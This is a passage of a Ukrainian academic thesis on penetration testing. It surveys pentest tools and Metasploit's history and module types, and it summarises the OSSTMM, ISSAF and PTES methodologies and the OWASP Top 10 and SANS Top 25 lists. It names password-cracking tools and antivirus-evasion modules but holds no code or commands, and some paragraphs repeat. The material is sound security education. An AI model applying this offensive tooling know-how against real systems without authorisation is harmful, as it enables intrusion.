

Рисунок 1.4 - Пенетраційне тестування у розрізі життєвого циклу розробки програмного забезпечення.

Успіх спеціального тесту на проникнення до програмного забезпечення залежить від багатьох факторів, лише деякі з яких піддаються вимірюванню та

стандартизації. Найбільш очевидними змінними є навички, знання та досвід тестувальника. Наразі оцінка безпеки програмного забезпечення не має стандартного процесу, а тому не піддається послідовному застосуванню знань (згадайте контрольні списки та шаблонні методи). У підсумку, тільки кваліфіковані та досвідчені тестувальники можуть успішно виконати тестування на проникнення.

Використання вимог безпеки, кейсів зловживань, знань про ризики безпеки та шаблонів атак при розробці, аналізі та тестуванні додатків є рідкісним явищем у сучасній практиці. Як наслідок, результати тестування безпеки не можуть повторюватися в різних командах і сильно варіюються в залежності від тестувальника. Крім того, будь-яка схема тестування може бути побудована таким чином, щоб впливати на результати. Якщо параметри тесту визначаються особами, мотивованими не знайти жодних проблем безпеки (свідомо чи ні), цілком ймовірно, що тестування на проникнення перетвориться на марну вправу для самоствердження.

Інтерпретація результатів також є проблемою. Як правило, результати мають форму списку недоліків, помилок і вразливостей, виявлених під час тестування на проникнення. Організації, що займаються розробкою програмного забезпечення, схильні розглядати ці результати як повноцінні звіти про помилки - вичерпні списки проблем, які необхідно вирішити, щоб захистити систему. На жаль, таке сприйняття не враховує обмеженість у часі оцінок на пізніх стадіях життєвого циклу. На практиці тест на проникнення може виявити лише невелику репрезентативну вибірку всіх можливих ризиків безпеки в системі. Якщо організація, що займається розробкою програмного забезпечення, зосереджується виключно на невеликому (і обмеженому) переліку проблем, вона в кінцевому підсумку зменшує лише підмножину наявних ризиків безпеки (і, можливо, навіть не тих, які становлять найбільший ризик).

Всі ці проблеми бліднуть у порівнянні з тим, що люди часто використовують тестування на проникнення як привід для оголошення перемоги. Коли тест на проникнення зосереджується на пошуку та видаленні

невеликої кількості помилок (і робить це успішно), всі виглядають добре: тестувальники виглядають розумними, оскільки знайшли проблему, розробники виглядають доброзичливими, оскільки погодилися на тест, а керівники можуть поставити галочку напроти пункту безпеки і продовжувати заробляти гроші. На жаль, тестування на проникнення, проведене без аналізу ризиків безпеки, призводить до такої ситуації з тривожною частотою. За аналогією, уявіть собі, що ви оголосите про перемогу в тестуванні, знайшовши та усунувши лише перші один або два баги, виявлені під час тестування системи!

Інструменти мають дві основні переваги. По-перше, при ефективному використанні вони можуть виконати більшу частину рутинної роботи, необхідної для базового аналізу безпеки програмного забезпечення. Звичайно, інструментальний підхід не може замінити перевірку кваліфікованим аналітиком безпеки (особливо тому, що сучасні інструменти не застосовуються на рівні проектування), але такий підхід допомагає зменшити навантаження на рецензента і, таким чином, знизити вартість. По-друге, результати роботи інструменту легко піддаються метриці, яку команди розробників програмного забезпечення можуть використовувати для відстеження прогресу в часі. Однак прості метрики, які зазвичай використовуються сьогодні, не дають повної картини стану безпеки системи, тому важливо підкреслити, що чистий звіт про стан здоров'я, отриманий за допомогою інструменту аналізу, не означає, що система не має дефектів. Цінність полягає у відносному порівнянні: якщо поточний запуск інструментів виявляє менше дефектів, ніж попередній, ми, ймовірно, досягли певного прогресу.

Кращий підхід до пенетраційного тестування.

Не все ще втрачено - тестування на проникнення може бути ефективним, якщо ми базуватимемо тестування на результатах безпеки, виявлених і відстежених з самого початку життєвого циклу програмного забезпечення, під час аналізу вимог, аналізу архітектурних ризиків тощо. Для цього тест на проникнення повинен бути структурований відповідно до сприйнятого ризику і

пропонувати певну метрику, що пов'язує вимірювання ризику з станом безпеки програмного забезпечення на момент проведення тесту. Результати з меншою ймовірністю будуть неправильно витлумачені і використані для оголошення удаваної перемоги над безпекою, якщо вони пов'язані з впливом на бізнес завдяки належному управлінню ризиками.

Інструменти обов'язково повинні бути частиною тестування на проникнення. Інструменти статичного аналізу можуть перевіряти програмний код, як у вихідному, так і у двійковому вигляді, намагаючись виявити поширені помилки на рівні реалізації, такі як переповнення буфера.[6] Інструменти динамічного аналізу можуть спостерігати за роботою системи, а також передавати неправильні, зловмисні та випадкові дані в точки входу системи, намагаючись виявити помилки - процес, який зазвичай називають фаззингом. Потім інструмент повідомляє про несправності тестувальнику для подальшого аналізу[7]. Коли це можливо, використання цих інструментів повинно ґрунтуватися на результатах аналізу ризиків і шаблонах атак.

Інструменти мають дві основні переваги. По-перше, при ефективному використанні вони можуть виконати більшу частину рутинної роботи, необхідної для базового аналізу безпеки програмного забезпечення. Звичайно, інструментальний підхід не може замінити перевірку кваліфікованим аналітиком безпеки (особливо тому, що сучасні інструменти не застосовуються на рівні проектування), але такий підхід допомагає зменшити навантаження на рецензента і, таким чином, знизити вартість. По-друге, результати роботи інструменту легко піддаються метриці, яку команди розробників програмного забезпечення можуть використовувати для відстеження прогресу в часі. Однак прості метрики, які зазвичай використовуються сьогодні, не дають повної картини стану безпеки системи, тому важливо підкреслити, що чистий звіт про стан здоров'я, отриманий за допомогою інструменту аналізу, не означає, що система не має дефектів. Цінність полягає у відносному порівнянні: якщо поточний запуск інструментів виявляє менше дефектів, ніж попередній, ми, ймовірно, досягли певного прогресу.

Отже, пенетраційне тестування є найбільш часто застосовуваний механізм для оцінки безпеки програмного забезпечення, але воно також найбільш поширений і часто застосовується неправильно, можливість уникнення чого полягає в застосуванні його на рівні модулів та системи, використанні аналізу ризиків для створення тестів та впровадженні отриманих результатів у процес розробки організації (SDLC), що сприяє уникненню багатьох типових помилок; як вимірювальний інструмент, тестування на проникнення виявляється найбільш ефективним, коли воно повністю інтегроване в процес розробки з метою покращення результатів.

1.4 Огляд інструментів для пенетраційного тестування

Інструменти тестування на проникнення

Пентестери використовують ряд інструментів для проведення розвідки, виявлення вразливостей та автоматизації ключових частин процесу пентестування. Деякі з найпоширеніших інструментів включають

Спеціалізовані операційні системи: Більшість пен-тестерів використовують ОС, призначені для тестування на проникнення та етичного злому. Найпопулярнішою є Kali Linux, дистрибутив Linux з відкритим вихідним кодом, який постачається з попередньо завантаженими інструментами для ручного тестування, такими як Nmap, Wireshark та Metasploit.

Інструменти для злому облікових даних: Ці програми можуть розкривати паролі, зламуючи шифрування або запускаючи атаки грубої сили, які використовують ботів або скрипти для автоматичної генерації та тестування потенційних паролів, поки один з них не спрацює. Приклади включають Medusa, Hyrda, Hashcat і John the Ripper.

Сканери портів: Сканери портів дозволяють зловмисникам віддалено тестувати пристрої на наявність відкритих і доступних портів, які вони можуть використати для злому мережі. Nmap є найбільш широко використовуваним сканером портів, але також поширені masscan і ZMap.

Сканери вразливостей: Інструменти сканування вразливостей шукають в системах відомі вразливості, що дозволяє тестувальникам швидко знаходити потенційні входи в ціль. Приклади включають Nessus, Core Impact та Netsparker.

Веб-сканери вразливостей - це підгрупа сканерів вразливостей, які оцінюють веб-додатки та веб-сайти. Приклади включають Burp Suite і Zed Attack Proxy (ZAP) від OWASP.

Аналізатори пакетів: Аналізатори пакетів, також звані сніфферами пакетів, дозволяють пентестерам аналізувати мережевий трафік шляхом перехоплення і перевірки пакетів. Пен-тестери можуть з'ясувати, звідки надходить трафік, куди він прямує і - в деяких випадках - які дані в ньому містяться. Wireshark і tcpdump є одними з найбільш часто використовуваних аналізаторів пакетів.

Metasploit: Metasploit - це фреймворк для тестування на проникнення з безліччю функцій. Найголовніше, що Metasploit дозволяє тестувальникам автоматизувати кібератаки. Metasploit має вбудовану бібліотеку попередньо написаних кодів експлойтів та корисного навантаження. Тестувальники можуть вибрати експлойт, надати йому корисне навантаження для доставки в цільову систему і дозволити Metasploit впоратися з рештою.

Висновок до розділу 1

У даному розділі наведено основні положення які необхідні для роботи з пенетраційним тестуванням та виконано аналіз відкритих джерел. Отож пенетраційне тестування - це процес активного пошуку слабкостей і вразливостей в інформаційних системах, мережах чи програмному забезпеченні. Його мета полягає в імітації атак з метою виявлення потенційних уразливостей та вдосконалення захисту цих систем перед реальними загрозами.

Пен тести широко вигористовуються та практикуються у IT індустрії для визначення рівня безпеки таких систем як: веб-застосунки, мережі, контроллери та навіть колектив підприємства. Взагальному спектр використання даних видів

тестів є досить широким, тому у даній роботі розглядатиметься тестування саме веб-систем.

Використання пенетраційних тестувань вимагається у таких стандартах як PCI DSS для фінансових систем. Разом з цим, використання тестувань на проникнення є доцільним для забезпечення вимог законодавчого акту GDPR європейського союзу. Саме тому використання пен тестів у веб-системах є актуальною проблемою в індустрії.

З проведеного аналізу відкритих джерел можна підсумувати відому методологію використання пенетраційних тестувань та врахувати досвід для подальшого виведення вдосконаленої методології. Пенетраційне тестування є найбільш часто застосовуваний механізм для оцінки безпеки програмного забезпечення, але воно також найбільш поширений і часто застосовується неправильно, можливість уникнення чого полягає в застосуванні його на рівні модулів та системи, використанні аналізу ризиків для створення тестів та впровадженні отриманих результатів у процес розробки організації (SDLC), що сприяє уникненню багатьох типових помилок; як вимірювальний інструмент, тестування на проникнення виявляється найбільш ефективним, коли воно повністю інтегроване в процес розробки з метою покращення результатів

Серед інструментів за допомогою яких можна реалізувати на практиці методологію пенетраційних тестувань є Metasploit. Ширше про дану технологію описуватиметься у наступному розділі даної роботи.

2 ПРАКТИЧНІ МОЖЛИВОСТІ METASPLOIT ТА АНАЛІЗ МЕТОДОЛОГІЙ

2.1 Історія створення Metasploit

Історія створення Metasploit бере свій початок у 2003 році, коли Х.Д. Мур (H.D. Moore) [8] розробив концепцію фреймворку, який міг би спростити процес використання вразливостей в системі безпеки. Початкова ідея Мура випливала з його бажання розробити платформу, яка б демократизувала тестування на проникнення і зробила його більш доступним як для професіоналів, так і для ентузіастів у сфері безпеки.

Metasploit народився як проект з відкритим вихідним кодом, метою якого було надати комплексний набір інструментів для тестування на проникнення, розробки експлойтів та оцінки вразливостей. Мур разом з іншими розробниками почав працювати над фреймворком, зосередившись на створенні модульної та розширюваної платформи, яка могла б вмістити широкий спектр експлойтів, корисного навантаження та допоміжних модулів.

Ранні версії Metasploit в основному були зосереджені на базових методах експлуатації та інструментах розвідки. Однак, у міру того, як фреймворк набував популярності у спільноті кібербезпеки, він зазнавав значних удосконалень та ітерацій. Ці розробки призвели до включення широкого спектру експлойтів, що зробило Metasploit потужним та універсальним інструментом для професіоналів у сфері безпеки.

Одним з ключових моментів в історії Metasploit стала його інтеграція в комерційну сферу через придбання компанії Rapid7 в 2009 році. Цей перехід забезпечив Metasploit більш структурованим і підтримуваним середовищем, що дозволило йому ширше впроваджуватися в практику корпоративної безпеки.

Крім того, поява Metasploit Pro ще більше розширила можливості фреймворку, пропонуючи зручний інтерфейс, розширені функції звітності та вдосконалені інструменти для співпраці. Ці доповнення позиціонують Metasploit як незамінний актив для організацій в управлінні вразливостями та проведенні тестування на проникнення. Протягом свого розвитку Metasploit сприяв розвитку культури співпраці та обміну знаннями в галузі кібербезпеки,

керованої спільнотою. Його відкритий вихідний код заохочував внесок ентузіастів безпеки з усього світу, що призвело до створення величезного сховища експлойтів та модулів.

Більше того, Metasploit відіграв вирішальну роль у просуванні відповідального розкриття інформації, дозволивши дослідникам безпеки розробляти та тестувати експлойти в контрольованих середовищах. Це суттєво сприяло виявленню та усуненню численних вразливостей у різноманітному програмному забезпеченні та системах.

Загалом, історія створення Metasploit демонструє його еволюцію від далекоглядної ідеї до новаторського фреймворку, який залишив незгладимий слід у ландшафті кібербезпеки. Його постійний розвиток відображає прихильність до інновацій, співпраці зі спільнотою та етичного вдосконалення практик безпеки. Творець метасплоіт також веде подальшу свою роботу над проєктом та веде свій блог, де публікує свої думки та тези в академічному стилі. З його роботами можна ознайомитись за посиланням[8].

2.2 Аналіз основних можливостей Metasploit

Для ознайомлення з можливостями Metasploit та володінням найактуальнішою інформацією, як завжди відповідно до інженерних традицій необхідно слідкувати за первинними офіційними джерелами Metasploit, а саме: документація Metasploit[9] та Github аккаунт[10].

Metasploit пропонує широкий спектр функцій, призначених для тестування на проникнення, дослідження вразливостей та оцінки безпеки. Одні з основних функцій перелічені у таблиці 2.1.

Таблиця 2.1 - Функціональні можливості Metasploit

Функціонал	**Опис**
Експлойт модулі	Готові модулі для використання відомих вразливостей
Пейлоуди	Перелік пейлоудів для відправки в інші системи з метою отримання дистанційного доступу
Пост-експлуатація	Модулі для дій після успішної експлуатації
Розробка власних експлойтів	Інструменти для створення та тестування власного коду експлойтів
Розвідка	Додаткові модулі для збору інформації про цілі
Автоматизація	Створення скриптів та робочих процесів для автоматизованих завдань
Інтеграція з іншими інструментами	Сумісність та інтеграція з різними інструментами безпеки
Підтримка багатьох платформ	Можливість спрямовувати та запускати експлойти на різних платформах
Звіти та логування	Детальні звіти та логування роботи для оцінки ефективності роботи
Користувацькі Інтерфейси	Веб-інтерфейси та інтерфейси командного рядка для зручності використання розробниками
Співпраця у громаді на Github	Активна спільнота що вносить оновлення та нові модулі

Функціональні можливості, що наведені у таблиці 2.1, забезпечуються завдяки модулям системи Metasploit. На даний момент (09го грудня 2023р.) у фреймворку доступно 5481 модулів. Дані модулі розділені по типах. Типи модулів системи Метасплоіт наведено на наступній таблиці 2.2.

Таблиця 2.2 - Модулі фреймворку Метасплоіт

Тип модуля	**Опис**	**К-сть модулів**
Вспоміжні модулі	Модулі, які не використовують вразливість цілі, але виконують завдання, такі як адміністрування, аналіз, збір даних, DoS, сканування та підтримка серверів	1233
Модулі кодування	Модулі, що кодують сири байти навантаження за допомогою алгоритмів кодування для уникнення поганих символів, таких як нульові байти	46
Модулі ухилення	Модулі, які генерують ухильні навантаження для уникнення антивірусів (наприклад, Windows Defender) без зовнішніх інструментів	9
Експлойт-модулі	Модулі, призначені для використання вразливостей для виконання довільного коду	2378
Модулі NOP	Модулі, що генерують інструкції 'No Operation', часто використовуються разом із переповненнями буфера стека	11
Модулі навантаження	Модулі, що упаковують довільний код (SHEll-код), що виконується після успішного експлойту, використовується для створення сеансів, автономних виконуваних файлів або шелл-коду	1388
Пост-модулі	Модулі, які використовуються після компрометації машини та відкриття сеансу Metasploit для збору або переліку даних	416

Отож наведені вище функціональні можливості (табл.2.2.1) та модулі (табл. 2.2.2.) робить Metasploit незамінним інструментом для етичних хакерів, дослідників безпеки та тестувальників на проникнення, дозволяючи їм виявляти та усувати вразливості безпеки до того, як ними скористаються зловмисники.

2.3 Аналіз стандартів методологій для пенетраційних тестувань OSSTMM, ISSAF, PTES

Як ми знаємо, не існує офіційних, загальноприйнятих стандартів для тестування на проникнення. Тим не менш, спільнота фахівців з безпеки встановила кілька еталонів, яких повинні дотримуватися всі фахівці з безпеки. Серед них - Посібник з методології тестування безпеки відкритого програмного забезпечення (OSSTMM), Стандарт виконання тестування на проникнення (PTES) та Структура оцінки безпеки інформаційних систем (ISSAF). Хоча ці стандарти мають схожі методології, їх етапи позначені по-різному. Розглянемо кожен з цих стандартів.

Open Source Security Testing Methodology Manual (OSSTMM) [11] - це посібник, який описує методологію тестування безпеки та оцінки рівня безпеки комп'ютерних систем. OSSTMM містить основу для проведення тестування безпеки та наголошує на науковому підході до оцінки безпеки, документ має наступний вигляд, що наведено на рисунку 2.1.



Рисунок 2.1 - Головна обкладинка OSSTMM 3

На наведеному рисунку 2.1 бачимо головну обкладинку даного документу. Документ є третьої версії OSSTMM 3, містить 213 сторінок та складається з декількох розділів, кожен з яких присвячений певним аспектам тестування безпеки. Ось основні розділи, які зазвичай розглядаються в OSSTMM 3:

- Категорії тестування - OSSTMM класифікує тестування безпеки за різними категоріями:

- Фізична безпека - оцінка фізичних бар'єрів, засобів контролю доступу та систем спостереження;

- Людська безпека - оцінка обізнаності з питань безпеки, навчання та вразливостей соціальної інженерії;

- Мережі передачі даних - тестування комунікаційних протоколів, брандмауерів та мережевих пристроїв;

- Бездротова безпека - оцінка бездротових мереж та їх вразливостей;

- Телекомунікації та передача голосу через IP (VoIP) - оцінка безпеки голосового зв'язку.

- Безпека на стороні клієнта - оцінка вразливостей безпеки в клієнтському програмному забезпеченні та додатках.

- Безпека веб-додатків: Тестування веб-додатків на вразливості.

- Безпека бездротових мереж: Оцінка вразливостей в бездротових мережах.

- Фізичні точки входу: Оцінка фізичних точок входу та засобів контролю безпеки.

- Оцінка вразливостей: Сканування систем на наявність відомих вразливостей.

- Методології - детальний опис методологій і методів, що використовуються в кожній категорії тестування. Цей розділ містить покрокові інструкції та рекомендації щодо проведення тестів у кожному домені.

- Метрики та оцінка - представляє метрики і методи оцінки, які використовуються для кількісної оцінки рівня безпеки систем. Цей розділ допомагає об'єктивно оцінювати та порівнювати системи безпеки.

- Звітність - інструкції та шаблони для створення вичерпних звітів з детальним описом результатів тестування, виявлених вразливостей та рекомендацій щодо зменшення ризиків.

Кожен розділ OSSTMM 3 розроблений таким чином, щоб надати детальну інформацію, методології та найкращі практики для тестування безпеки в різних сферах, сприяючи структурованому та систематичному підходу до оцінки безпеки.

Розкриємо питання переваг використання OSSTMM. Отже, використовуючи OSSTMM, компанії можуть виконати аудит, який забезпечить точну оцінку безпеки на операційному рівні, що дозволить виключити припущення. Стандарт використовується для ретельного тестування безпеки і розроблений таким чином, щоб бути послідовним і повторюваним. Як і проекти з відкритим вихідним кодом, даний документ відкритий для всіх тестувальників безпеки, заохочуючи все більш точні, дієві та продуктивні тести безпеки. Надалі перейдемо до розгляду наступного стандарту, а саме ISSAF.

ISSAF [12] розшифровується як "Система оцінки безпеки інформаційних систем" (Information Systems Security Assessment Framework). Це комплексний фреймворк, який складається з документів, які розроблена для того, щоб допомогти фахівцям з безпеки у виконанні оцінок безпеки, аудитів та експертиз інформаційних систем.

Документ ISSAF надає вичерпне технічне керівництво з тестування на проникнення. Він охоплює велику область для проведення аудиту у підприємстві, а саме [13]: управління проектами, керівні принципи та найкращі практики - попередня оцінка, оцінка та пост-оцінка, методологія оцінки, огляд політики інформаційної безпеки та організації безпеки, оцінка методології оцінки ризиків, оцінка технічного контролю, оцінка технічного контролю - методологія, безпека паролів, стратегії злому паролів, оцінка безпеки систем unix/linux, оцінка безпеки системи windows, оцінка безпеки novell netware, оцінка безпеки баз даних, оцінка безпеки бездротових мереж, оцінка безпеки комутаторів, оцінка безпеки маршрутизатора, оцінка безпеки міжмережевого екрану, оцінка безпеки системи виявлення вторгнень, оцінка безпеки vpn,

оцінка та стратегія управління безпекою антивірусних систем, оцінка безпеки веб-додатків, безпека мереж зберігання даних (san), безпека користувачів інтернету, безпека як 400, аудит вихідного коду, двійковий аудит, соціальна інженерія, оцінка фізичної безпеки, аналіз інцидентів, огляд процесів ведення журналів / моніторингу та аудиту, планування безперервності бізнесу та аварійного відновлення, інформування та навчання з питань безпеки, аутсорсинг проблем безпеки, база знань, юридичні аспекти проектів з оцінки безпеки, угода про нерозголошення (nda), договір на проведення оцінки безпеки, шаблон запиту на участь у тендері, контрольний список безпеки робочого столу - windows, контрольний список безпеки linux, контрольний список безпеки операційної системи solaris, порти за замовчуванням - брандмауер, порти за замовчуванням - ids/ips, посилання, дизайн лабораторії тестування на проникнення. Підсумуємо для чого потрібен ISSAF та у чому його переваги.

Отже, ISSAF є дуже хорошим довідковим джерелом з тестування на проникнення, хоча структура оцінки безпеки інформаційних систем (Information Systems Security Assessment Framework, ISSAF) не є активною спільнотою. Далі перейдемо до розгляду стандарту PTES.

PTES[14] розшифровується як "Стандарт проведення тестування на проникнення" (Penetration Testing Execution Standard). Це концепція яка визначає методологію проведення пенетраційних тестів систематизований та стандартизований спосіб.

Це новий стандарт, покликаний забезпечити як бізнес, так і постачальників послуг безпеки спільною мовою та сферою застосування для проведення тестування на проникнення (тобто оцінювання безпеки). Він з'явився на початку 2009 року після дискусії, що виникла між деякими членами-засновниками щодо цінності (або відсутності) тестування на проникнення в індустрії.

Система PTES включає в себе ряд керівних принципів, методологій та кращих практик, спрямованих на забезпечення комплексного та ефективного підходу до тестування на проникнення. Вона охоплює різні аспекти процесу

тестування на проникнення, від початкового планування і розвідки до діяльності після проведення тестування і звітування.

Ключові компоненти та етапи PTES включають[15]:

- Взаємодія перед залученням - цей етап включає визначення обсягу тесту на проникнення, встановлення правил ведення бойових дій та отримання необхідних дозволів і домовленостей;
- Збір розвідувальної інформації: На цьому етапі інформація про цільову систему збирається із зовнішніх джерел, таких як соціальні мережі, офіційні документи тощо. Цей етап відноситься до OSINT (розвідка з відкритих джерел).
- Моделювання загроз - аналіз зібраних розвідувальних даних для виявлення потенційних загроз, вразливостей і векторів атак, характерних для цільового середовища;
- аналіз вразливостей - проведення сканування та оцінювання вразливостей для виявлення та підтвердження потенційних вразливостей і слабких місць у цільових системах;
- експлуатація - спроба використати виявлені вразливості для отримання несанкціонованого доступу або контролю над цільовими системами, імітуючи реальні атаки;
- пост-експлуатація - після отримання доступу ця фаза включає в себе подальше дослідження, вилучення даних, підвищення привілеїв і підтримку доступу;
- звітність - вичерпна документація всього процесу тестування на проникнення, включаючи результати, виявлені вразливості, деталі експлуатації та рекомендації щодо їх усунення.

Підсумуємо у чому перевага використання даного стандарту. Отож стандарт PTES є найпоширенішим стандартом і охоплює майже все, що пов'язано з пенетраційним тестування. Разом з цим PTES:

- допомагає забезпечити всебічне охоплення: PTES охоплює всі аспекти тесту на проникнення, від збору інформації до пост-експлуатації. Це гарантує, що під час тестування не залишиться непоміченим жоден камінь.

- допомагає стандартизувати методи: надаючи конкретні вказівки щодо кожного типу тесту, PTES допомагає тестувальникам стандартизувати свої методи. Це полегшує порівняння результатів різних тестів, а також полегшує відтворення тестів у майбутньому.

2.4. Аналіз матеріалів для виявлення вразливостей: OWASP Top 10 і SANS Top 25

При розробці програмного забезпечення хороші інженери зазвичай імплементують заходи захисту веб застосунку. З іншої сторони, пен-тестувальники, які зацікавлені в удосконалені даного рівня захисту, зустрічаються на практиці з типовими помилками інженерів у безпеці застосунку. Для міжнародного розвитку засобів захисту веб застосунків, громади пен-тестерів та інженерів створюють різноманітні інтернет ресурси з переліками найпопулярніших потенційних різиків веб-застосунків. Дані ресурси називають CWT (англ. Common Weakness Enumeration) - перелік поширених вразливостей.

CWE - це універсальний онлайн перелік вразливостей, які були знайдені в комп'ютерному програмному забезпеченні громадою інженерів. У світі розробки ПЗ найвідомішими переліками вразливостей CWE є OWASP Top 10 та SANS Top 25.

OWASP[16] розшифровується як Open Web Application Security Project. Це неприбуткова організація, яка займається покращенням безпеки програмного забезпечення. OWASP діє як всесвітня спільнота, що створює безкоштовні інструменти та ресурси з відкритим кодом, які допомагають організаціям розробляти, підтримувати та тестувати веб-додатки на наявність вразливостей безпеки.

Основні цілі OWASP включають:

- проінформованість: інформування окремих осіб та організацій про загальні ризики безпеки веб-додатків та надання ресурсів для їх ефективного усунення;

- вдосконалення: просування найкращих практик, методологій та стандартів для створення безпечних веб-додатків;
- інструменти та ресурси: розробка та надання інструментів, документації та ресурсів з відкритим вихідним кодом для допомоги в захисті веб-додатків.

Найбільш помітним внеском OWASP є OWASP Top 10(рисунок 2.2), регулярно оновлюваний список, що описує найбільш критичні ризики безпеки, з якими стикаються веб-додатки. Цей список слугує орієнтиром для розробників, фахівців з безпеки та організацій, виділяючи найбільш поширені та впливові вразливості, які потребують уваги та усунення.



Рисунок 2.2 - Перелік вразливостей OWASP Top 10 за 2021 рік

На рисунку 2.2 наведено актуальний перелік найпопулярніших вразливостей у веб-системах:

1. Broken Access Control (A01:2021) - Пошкоджене керування доступом
2. Cryptographic Failures (A02:2021) - Криптографічні помилки
3. Injection (A03:2021) - Ін’єкції
4. Insecure Design (A04:2021) - Вразливий дизайн
5. Security Misconfiguration (A05:2021) - Неправильна конфігурація безпеки
6. Vulnerable and Outdated Components (A06:2021) - Вразливі та застарілі компоненти
7. Identification and Authentication Failures (A07:2021) - Помилки ідентифікації та аутентифікації

8. Software and Data Integrity Failures (A08:2021) - Помилки цілісності програмного забезпечення та даних

9. Security Logging and Monitoring Failures (A09:2021) - Помилки логгінгу (журналювання) та моніторингу безпеки

10. Server-Side Request Forgery (A10:2021) - Підроблення запитів на серверній частині

Отож, підсумовуючи, надамо відповідь на питання як можна використовувати OWASP Top 10 у контексті пенетраційних тестувань? Використовуючи ресурси, керівництва та підтримку спільноти OWASP, фахівці з пенетраційних тестувань можуть проводити більш комплексні та ефективні оцінки вразливостей цілей, виявляти та зменшувати критичні вразливості безпеки веб-додатків.

Продовжимо розгляд ресурсів з поширеними вразливостями та перейдемо до аналізу SANS Top 25 [17].

Топ-25 найнебезпечніших програмних помилок SANS - це список, складений Інститутом SANS, відомою організацією в галузі навчання та сертифікації інформаційної безпеки. Цей список визначає найпоширеніші та найкритичніші помилки програмування, які можуть призвести до вразливостей безпеки в програмних додатках.

SANS Top 25 покликаний слугувати керівництвом для розробників, фахівців з безпеки та організацій для визначення пріоритетів та усунення найбільш значущих і поширених вразливостей програмного забезпечення, які можуть бути використані зловмисниками.

Ключовими аспектами SANS Top 25 є:

- ідентифікація поширених помилок: список висвітлює помилки програмування та слабкі місця, які часто зустрічаються в програмному забезпеченні і можуть призвести до вразливостей безпеки;
- акцент на впливі на безпеку: кожна виявлена помилка оцінюється на основі її потенційного впливу на безпеку, підкреслюючи, як ці помилки можуть бути використані зловмисниками;

- поради щодо пом'якшення наслідків та запобігання: Окрім виявлення помилок, SANS Top 25 надає вказівки та рекомендації щодо запобігання, виявлення та усунення цих вразливостей протягом життєвого циклу розробки програмного забезпечення;

- постійні оновлення: список періодично оновлюється, щоб відображати нові загрози, вразливості та зміни у сфері безпеки програмного забезпечення.

На сьогоднішній день, 2023й рік, перелік SANS Top 25 містить наступний перелік відомих найпопулярніших вразливостей:

1. CWE-787 - Out-of-bounds Write - Поза межами запису
2. CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - Неправильна нейтралізація вводу під час генерації веб-сторінки
3. CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - Неправильна нейтралізація спеціальних елементів, що використовуються у команді SQL
4. CWE-416 - Use After Free - Використання після вивільнення
5. CWE-78 - Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') - Неправильна нейтралізація спеціальних елементів, що використовуються в командах ОС
6. CWE-20 - Improper Input Validation - Неправильна перевірка введення
7. CWE-125 - Out-of-bounds Read - Читання поза межами
8. CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') - Неправильне обмеження шляху до обмеженого каталогу
9. CWE-352 - Cross-Site Request Forgery (CSRF) - Міжсайтове підроблення запиту
10. CWE-434 - Unrestricted Upload of File with Dangerous Type - Невичерпне завантаження файлу з небезпечним типом
11. CWE-862 - Missing Authorization - Відсутня авторизація (Missing Authorization)

12. CWE-476 - NULL Pointer Dereference - NULL-вказівник

